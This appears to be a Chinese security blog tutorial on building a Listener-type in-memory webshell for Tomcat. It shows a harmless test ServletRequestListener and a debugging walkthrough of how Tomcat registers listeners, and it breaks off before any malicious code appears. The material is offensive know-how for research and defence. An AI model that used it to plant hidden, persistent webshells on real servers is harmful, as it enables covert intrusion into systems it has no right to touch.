Java 内存马系列-04-Tomcat 之 Listener 型内存马

0x01 前言

内存马给我最大的感受是，它可以有很强的隐蔽性，但是攻击方式也是比较局限，仅仅是文件上传这种，相比于反序列化其实，反序列化的危害性要强的多的多。

之前在前文基础内容里面已经提过了 Tomcat 的一些架构知识，这里的话就不再赘述，简单写一下 Listener 的基础知识。

0x02 Listener 基础知识

Java Web 开发中的监听器（Listener）就是 Application、Session 和 Request 三大对象创建、销毁或者往其中添加、修改、删除属性时自动执行代码的功能组件。

用途

可以使用监听器监听客户端的请求、服务端的操作等。通过监听器，可以自动出发一些动作，比如监听在线的用户数量，统计网站访问量、网站访问监控等。

Listener 三个域对象

- ServletContextListener
- HttpSessionListener
- ServletRequestListener


很明显，ServletRequestListener 是最适合用来作为内存马的。因为 ServletRequestListener 是用来监听 ServletRequest对 象的，当我们访问任意资源时，都会触发 `ServletRequestListener#requestInitialized()` 方法。下面我们来实现一个恶意的 Listener

0x03 Listener 基础代码实现

- 和之前 Filter 型内存马的原理其实是一样的，之前我们说到 Filter 内存马需要定义一个实现 Filter 接口的类，Listener 也是一样，我们直接在之前创建好的 Servlet 项目里面冻手。


要求 Listener 的业务对象要实现 `EventListener` 这个接口

我们可以先去看一下 `EventListener` 这个接口



它有非常多的实现类，那么如果我们需要实现内存马的话就需要找一个每个请求都会触发的 Listener，我们去寻找的时候一定是优先找 **Servlet** 开头的类。

这里我找到了 `ServletRequestListener` ，因为根据名字以及其中的 `requestInitialized()` 方法感觉我们的发送的每个请求都会触发这个监控器。



这里我们尝试自己写一个 Listener，并进行测试。

因为前面猜想 `requestInitialized()` 方法可以触发 Listener 监控器，所以我们在 `requestInitialized()` 方法里面加上一些代码，来证明它何时被执行。

JAVA

```
package Listener;

import javax.servlet.ServletRequestEvent;
```

```
import javax.servlet.ServletRequestListener;
import javax.servlet.annotation.WebListener;
import java.util.EventListener;

@WebListener("/listenerTest")
public class ListenerTest implements ServletRequestListener {

    public ListenerTest(){
    }

    @Override
 public void requestDestroyed(ServletRequestEvent sre) {

    }

    @Override
 public void requestInitialized(ServletRequestEvent sre) {
        System.out.println("Listener 被调用");
 }
}
```


- 同样是需要我们修改 web.xml 文件的，添加如下

XML

```
<listener>
 <listener-class>Listener.ListenerTest</listener-class>
</listener>
```

接着访问对应的路径即可，这里是因人而异的。

当我们访问对应路径的时候，会在控制台打印出如下的信息



至此，Listener 基础代码实现完成，下面我们来分析 Listener 的运行流程。

0x04 Listener 流程分析

- 流程分析的意义是让我们能够正确的写入恶意的内存马，具体要解决的其实有以下两个问题：


1、 我们的恶意代码应该在哪儿编写?
2、 1. Tomcat 中的 Listener 是如何实现注册的?

1. 应用开启前


先读取 web.xml

一开始我是把断点下在 `requestInitialized()` 方法这里的，后续发现进不去，于是看了其他师傅的文章，才知道是：在启动应用的时候，`ContextConfig` 类会去读取配置文件，所以我们去到 `ContextConfig` 这个类里面找一下哪个方法是来读取配置文件的。


- 找了很久，主要是去看谁调用了 web.xml，最好是谁把 web.xml 作为参数传进去，因为一般作为参数传进去，才会进行大处理，发现是 `configureContext()` 方法



这个方法主要是做一些读取数据并保存的工作，我们不难发现其中读取了 Filter 等 Servlet 组件，我们重点肯定是关注于 Listener 的读取的，最后找到在这个地方读取了 web.xml




所以这个地方，1235 行可以先打个断点，接着我们继续往里看 ————— `addApplicationListener()` 这个方法，进去之后发现是一个接口中的方法，我们去找它的实现方法



第一个 `FailedContext` 类里面的 `addApplicationListener()` 是没东西的，东西在 `StandContext` 里面。


> 明白断点后开始调试：

一开始我们的第一步，直接获取到 web.xml，如图




我们看到 webxml 里面的 listener 已经有了对应的 Listener 文件，继续往下走。

总的代码比较啰嗦，但是耐心一点也还好，我们下一步应该是走到 `addApplicationListener()` 这里的



读取完配置文件，加载 Listener

当我们读取完配置文件，当应用启动的时候，`StandardContext` 会去调用 `listenerStart()` 方法。这个方法做了一些基础的安全检查，最后完成简单的 start 业务。



刚开始的地方，`listenerStart()` 方法中有这么一个语句：


JAVA

```
String listeners[] = findApplicationListeners();
```


这里实际就是把之前的 Listener 存到这里面，之前看某位师傅的文章这个地方分析半天，其实根本没必要，这里自己心里有个数就好了，我也就不跟断点了，这个调试过程非常烦杂，没有必要

2. 应用运行过程

